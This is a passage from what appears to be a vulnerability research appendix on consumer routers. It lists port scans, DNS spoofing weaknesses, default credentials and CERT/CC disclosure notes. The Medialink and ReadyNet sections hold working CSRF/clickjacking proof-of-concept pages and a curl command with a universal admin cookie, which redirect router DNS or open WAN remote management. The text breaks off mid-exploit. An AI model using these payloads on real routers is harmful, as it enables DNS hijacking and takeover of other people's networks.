

Figure 13: Huawei Distribution of 114 DNS Queries (graph generated with Salver)

C.6.4 Explore the Filesystem

No firmware could be found for download. No serial pins were identified for live filesystem exploration. The OOB firmware version appears to be the latest and possibly only firmware release.

Web Admin Interface

The default credentials are admin, admin.

WLAN ships with random qualities in the SSID (E5151-2a43) and password (BY8B9QT1), with WPA/WPA2-PSK and AES+TKIP enabled.

Checks for firmware updates are handled over HTTP, though the mechanism remains unclear (i.e., intercepting and modifying replies were not fruitful, no firmware). Attempts were made unsuccessfully to alter values as a way of possibly intercepting a firmware version for offline exploration.

Disabled by default: AP isolation, UPnP

Enabled by default: SIP ALG (port 5060)

C.6.5 Hardcoded Credentials

No hardcoded or undocumented accounts were identified.

C.6.6 Vulnerabilities

Vulnerable to DNS Spoofing

- All DNS queries (host and router) use a static source port.
- Router-originating DNS queries use predictable TXIDs (0x0002, incrementing).

Summary: All LAN host-originating requests are susceptible to DNS spoofing, and CPE router-originating requests are highly susceptible to DNS spoofing.

C.6.7 Coordination Effort

The vendor was responsive to notification efforts. Vulnerability note VU#972224 was published February 1, 2016:

https://www.kb.cert.org/vuls/id/972224

C.7 Linksys E1200

C.7.1 WAN Scan

TCP

Port
All 65535 scanned ports on 10.42.0.62 are filtered.

UDP

Port
All 65535 scanned ports on 10.42.0.62 are open|filtered.

C.7.2 LAN Scan

TCP

not shown: 65531 closed ports

Port	State	Service	Version
80/tcp	open	http	httpd
1780/tcp	open	tcpwrapped	
1990/tcp	open	tcpwrapped	
5916/tcp	open	unknown	

UDP

not shown: 65524 closed ports

Port	State	Service
53/udp	open	domain
67/udp	open|filtered	dhcps
69/udp	open|filtered	tftp
137/udp	open|filtered	netbios-ns
1900/udp	open|filtered	upnp
5353/udp	open|filtered	zeroconf
37000/udp	open|filtered	unknown
38000/udp	open|filtered	unknown
40100/udp	open|filtered	unknown
42000/udp	open|filtered	unknown
53845/udp	open|filtered	unknown

C.7.3 DNS Issues

There is no open relay on the WAN.

DNS source ports and TXIDs appear to be random for all requests (LAN host + router originating).



Figure 14: Linksys Distribution of DNS Queries (graph generated by Salver)

C.7.4 Explore the Filesystem

OOB firmware does not appear to be available for download; the OOB firmware was manually extracted via a UART serial connection. See the description of firmware extraction via CFE in Section C.5.4; the process is identical except that, in this case, a usable firmware image was extracted.

BusyBox v1.7.2 (identified using `strings` and `grep`)

Web Admin Interface

The default credentials are admin:admin.

Once authenticated, the session ID is included in the URL to view restricted pages. This value is randomly generated with each login.

The default WiFi is LinksysXXXXX [last five digits of device serial]; the network is open by default, though setup strongly encourages creating a password.

C.7.5 Hardcoded Credentials

No hardcoded or undocumented accounts were identified.

C.7.6 Vulnerabilities

No new issues were identified that would require a coordination effort. Known issues include using the common default credentials and directing configuration backup without authentication. The latter issue can be leveraged by a LAN-based attacker to identify admin credentials in plaintext after a simple deobfuscation of a known Linksys obfuscation method. This issue was previously reported to Linksys after discovery by Garret Wassermann of the CERT/CC.

C.7.7 Coordination Effort

No new issues were identified that require a coordination effort.

C.8 Medialink MWN-WAPR300N[55]

C.8.1 WAN Scan

TCP

Results
All 65535 scanned ports on 10.42.0.45 are filtered.

UDP

not shown: 65531 closed ports

Port	State	Service
123/udp	open|filtered	ntp
1024/udp	open|filtered	unknown
1900/udp	open|filtered	upnp
38000/udp	open|filtered	unknown

C.8.2 LAN Scan

TCP

not shown: 65533 closed ports

Port	State	Service	Version
80/tcp	open	http	GoAhead Web-Server
1980/tcp	open	tcpwrapped	

UDP

not shown: 65530 closed ports

Port	State	Service
53/udp	open	domain
67/udp	open|filtered	dhcps
1027/udp	open|filtered	unknown
1900/udp	open|filtered	upnp
38000/udp	open|filtered	unknown

C.8.3 DNS Issues

There is no open relay on the WAN.

Source ports and TXIDs of DNS queries appear to be random, though source ports are limited in range to approximately 16,000 possible port assignments (observed assignments fall between 49,199 and 65,526). With random TXIDs, the requirements to successfully execute a DNS spoofing attack may still be in the realm of infeasibility (roughly one in a billion chance of guessing a

[55] https://www.kb.cert.org/vuls/id/630872

match), though it is worth considering the question of what the threshold is for modern and developing technologies.



Figure 15: Mediabridge Distribution of 337 DNS Queries (graph generated with Salver)

C.8.4 Explore the Filesystem

The downloaded firmware is not binwalkable. Exploring the live filesystem was not attempted. (The UART interface was not identified.) Limited details were available using the web admin interface.

Wireshark capture shows inconsistent, unusual behavior where requests from LAN clients are sent directly to WAN IP addresses.

Web Admin Interface

The default credentials are admin:admin; the username can be changed.

The default WiFi is medialink:password (WPA/WPA2-PSK and TKIP&AES).

Enabled by default: UPnP

C.8.5 Hardcoded Credentials

No hardcoded or undocumented credentials were identified.

C.8.6 Vulnerabilities

Vulnerable to Clickjacking and CSRF

Burp Suite was used to examine packet parameters for CSRF proof-of-concept development.

The MWN-WAPR300N creates a predictable header for authenticated users in the following format: "Authorization: Basic <base64 encoding of *username:password*>". With default credentials, for example, you get

```
Authorization: Basic YWRtaW46YWRtaW4=
```

The following proof of concept demonstrates the Medialink MWN-WAPR300N's vulnerability to both CSRF and clickjacking. The PoC uses default credentials and deep links to open up remote management on the WAN at page load (and loads the web console in an iframe, indicating no X-Frame-Options protections).

medialink_pocs.html

```
<html>
<head>
    <title>Medialink PoCs</title>
</head>

<body>
    <h1>Clickjackable!</h1>

    <!-- loads web console page in iframe -->
    <iframe src="http://admin:admin@192.168.8.1/LoginCheck" width="500"
height="500"></iframe>

    <!-- CSRF PoC: DNS change -->
    <iframe style="display:none" name="csrf-frame"></iframe>

    <form method='POST' action='http://192.168.8.1/LoginCheck' target="csrf-frame"
id="csrf-auth">
        <input type='hidden' name='checkEn' value=0>
        <input type='hidden' name='Username' value='admin'>
        <input type='hidden' name='Password' value='admin'>
    </form>

    <form method='POST' action='http://192.168.8.1/goform/AdvSetDns' target="csrf-
frame" id="csrf-form">
        <input type='hidden' name='GO' value='wan_dns.asp'>
        <input type='hidden' name='rebootTag' value=1>
        <input type='hidden' name='DSEN' value=1>
        <input type='hidden' name='DNSEN' value='on'>
        <input type='hidden' name='DS1' value=1.3.3.7>
        <input type='hidden' name='DS2' value=>
    </form>

    <script>document.getElementById("csrf-auth").submit()</script>
    <script>document.getElementById("csrf-form").submit()</script>

</body>
</html>
```

Use of a Universal Authentication Cookie

Web administration interface authentication is handled by setting the following HTTP cookie header in a request:

```
Cookie: language-en; admin:language-en
```

This value ensures admin access to restricted pages regardless of actual credentials (i.e., "admin" and "genericuser" produce identical cookie headers). Thus, anyone can issue any commands to change settings in the router by modifying the HTTP header. To change DNS via a cURL command, for example, use

```
curl --header "Cookie: language-en; admin:language-en" -d
"GO=wan_dns.asp&rebootTag=1&DSEN=1&DNSEN=on&DS1=1.3.3.7&DS2="
192.168.8.1/goform/AdvSetDns
```

C.8.7 Coordination Effort

Attempts to solicit contact and notify the vendor went unanswered. Per the CERT/CC's 45-day disclosure policy, vulnerability note VU#630872 was published on September 3, 2015:

https://www.kb.cert.org/vuls/id/630872

C.9 Netgear WNR1000 v3

C.9.1 WAN Scan

TCP

Results
All 65535 scanned ports on 10.42.0.72 are filtered.

UDP

Results
All 65535 scanned ports on 10.42.0.72 are open|filtered.

C.9.2 LAN Scan

TCP

not shown: 65530 closed ports

Port	State	Service	Version
23/tcp	open	telnet?	
53/tcp	open	domain	dnsmasq 2.15-OpenDNS-1
80/tcp	open	tcpwrapped	
1780/tcp	open	tcpwrapped	
5000/tcp	open	tcpwrapped	

UDP

not shown: 65529 closed ports

Port	State	Service
53/udp	open|filtered	domain
67/udp	open|filtered	dhcps
1900/udp	open|filtered	upnp
2049/udp	open|filtered	nfs
37000/udp	open|filtered	unknown
38000/udp	open|filtered	unknown

C.9.3 DNS Issues

Initial testing for an open relay on the WAN seemed to indicate that it was an issue:

```
nmap –sU –p 53 -script=dns-recursion.nse 10.42.0.72
```

Port	State	Service
53/udp	open	domain

```
|_dns-recursion: Recursion appears to be enabled
```



Figure 16: Wireshark Packet Analysis Appears to Show Recursion Available on the WAN

It remains unclear whether the results in Figure 16 were in error. The same scan performed at a later date showed the port to be “open|filtered” with no recursion.

The WNR1000v3 is vulnerable to DNS spoofing.

- All DNS queries (host and router) use a static source port.
- Router-originating DNS queries use predictable TXIDs (0x0002, incrementing).
- LAN host DNS queries appear to use random TXIDs.



Figure 17: Netgear Distribution of 229 DNS Queries (graph generated with Salver)

C.9.4 Explore the Filesystem

Multiple versions of firmware are available for download, so there is no need to extract an image from the router.

The OOB version, 1.0.2.62_60.0.87NA, uses BusyBox v0.60 (2005) and Linux kernel 2.4.20.

Web Admin Interface

The default credentials are admin, password.

WLAN ships with the SSID (NETGEAR53) and password (widelotus156); WPA2-PSK[AES] is enabled.

All screens feature a notification that a firmware upgrade is available.

Disabled by default: guest WLAN, IGMP proxying, remote management

Enabled by default: SIP ALG (port 5060), UPnP, WPS (auto-disables after three failed PIN connections)

C.9.5 Hardcoded Credentials

No hardcoded or undocumented credentials were identified on this router.

C.9.6 Vulnerabilities

Vulnerable to DNS Spoofing

- All DNS queries (host and router) use a static source port.
- Router-originating DNS queries use predictable TXIDs (0x0002, incrementing).

Summary: All LAN host-originating requests are susceptible to DNS spoofing, and CPE router-originating requests are highly susceptible to DNS spoofing.

C.9.7 Coordination Effort

Attempts to solicit contact and notify the vendor went unanswered. Per the CERT/CC's 45-day disclosure policy, vulnerability note VU#403568 was published on December 10, 2015:

https://www.kb.cert.org/vuls/id/403568

C.10 ReadyNet WRT300N-DD

C.10.1 WAN Scan

TCP

Port	State	Service	Version
23/tcp	filtered	telnet	
53/tcp	filtered	domain	
80/tcp	filtered	http	

UDP

not shown: 65533 closed ports

Port	State	Service
546/udp	open|filtered	dhcpv6-client
3072/udp	open|filtered	unknown

C.10.2 LAN Scan

TCP

not shown: 65532 closed ports

Port	State	Service	Version
23/tcp	open	telnet	NASLite-SMB/Sveasoft Alchemy firmware telnetd
53/tcp	open	domain	dnsmasq 2.40
80/tcp	open	http	GoAhead WebServer

UDP

not shown: 65531 closed ports

Port	State	Service
53/udp	open	domain
67/udp	open|filtered	dhcps
546/udp	open|filtered	dhcpv6-client
3072/udp	open|filtered	unknown

C.10.3 DNS Issues

There is no open relay on the WAN.

The WRT300N-DD is vulnerable to DNS spoofing:

- All DNS queries (host and router) use a static source port.
- LAN host DNS queries appear to use random TXIDs.



Figure 18: ReadyNet Distribution of 330 DNS Queries (graph generated with Salver)

C.10.4 Explore the Filesystem

Multiple versions of firmware are available for download, so there is no need to extract one from the router.

Telnet is enabled by default, so there is no need to make a serial connection.

BusyBox v1.12.1

Processes running by default: nvramd (pid: 692), powerbt (693), goahead (694), dnsmasq (1397), udhcpc (1507), dhcp6c (1449), ecmh (1469)

Web Admin Interface

The default credentials are admin:admin.

The default WiFi is WRT300N-DD:abcxyz123 (WPA/WPA2-PSK, TKIPAES).

Enabled by default: telnet

The presence of ‘filtered’ ports on the WAN is unusual and may be useful for reconnaissance.

C.10.5 Hardcoded Credentials

No hardcoded or undocumented credentials have been identified.

C.10.6 Vulnerabilities

CSRF and Clickjacking Vulnerability

Burp Suite was used to examine packet parameters for CSRF proof-of-concept development.

The WRT300N-DD creates a predictable header for authenticated users in the following format: "Authorization: Basic <base64 encoding of *username:password*>". With default credentials, for example, you get

```
Authorization: Basic YWRtaW46YWRtaW4=
```

The following proof of concept demonstrates the ReadyNet WRT300N-DD's vulnerability to both CSRF and clickjacking. The PoC uses default credentials and deep links to open up remote management on the WAN at page load (and loads the web console in an iframe, indicating no X-Frame-Option protections). The ReadyNet WRT300N-DD is very fragile; if a CSRF request does not exactly match the hidden form fields expected, the router may crash and require a factory reset to get back up and running. In this sense, the router is also vulnerable to denial-of-service attacks via CSRF.

readynet_csrf.html

```
<html>
<head>
    <title>ReadyNet PoCs</title>
</head>

<body>
    <h1>Clickjackable!</h1>
    <!-- loads web console page in iframe -->
    <iframe src="http://admin:admin@192.168.1.1" width="500"
height="500"></iframe>

    <!-- iframes for CSRF PoCs -->
    <iframe style="display:none" name="csrf-frame"></iframe>

    <!-- CSRF to enable remote management on WAN -->
    <form method='POST' action='http://192.168.1.1/goform/websSysFirewall' tar-
get="csrf-frame" id="csrf-form">
        <input type='hidden' name='remoteManagementEnabled' value=1>
        <input type='hidden' name='pingFrmWANFilterEnabled' value=0>
        <input type='hidden' name='blockPortScanEnabled' value=0>
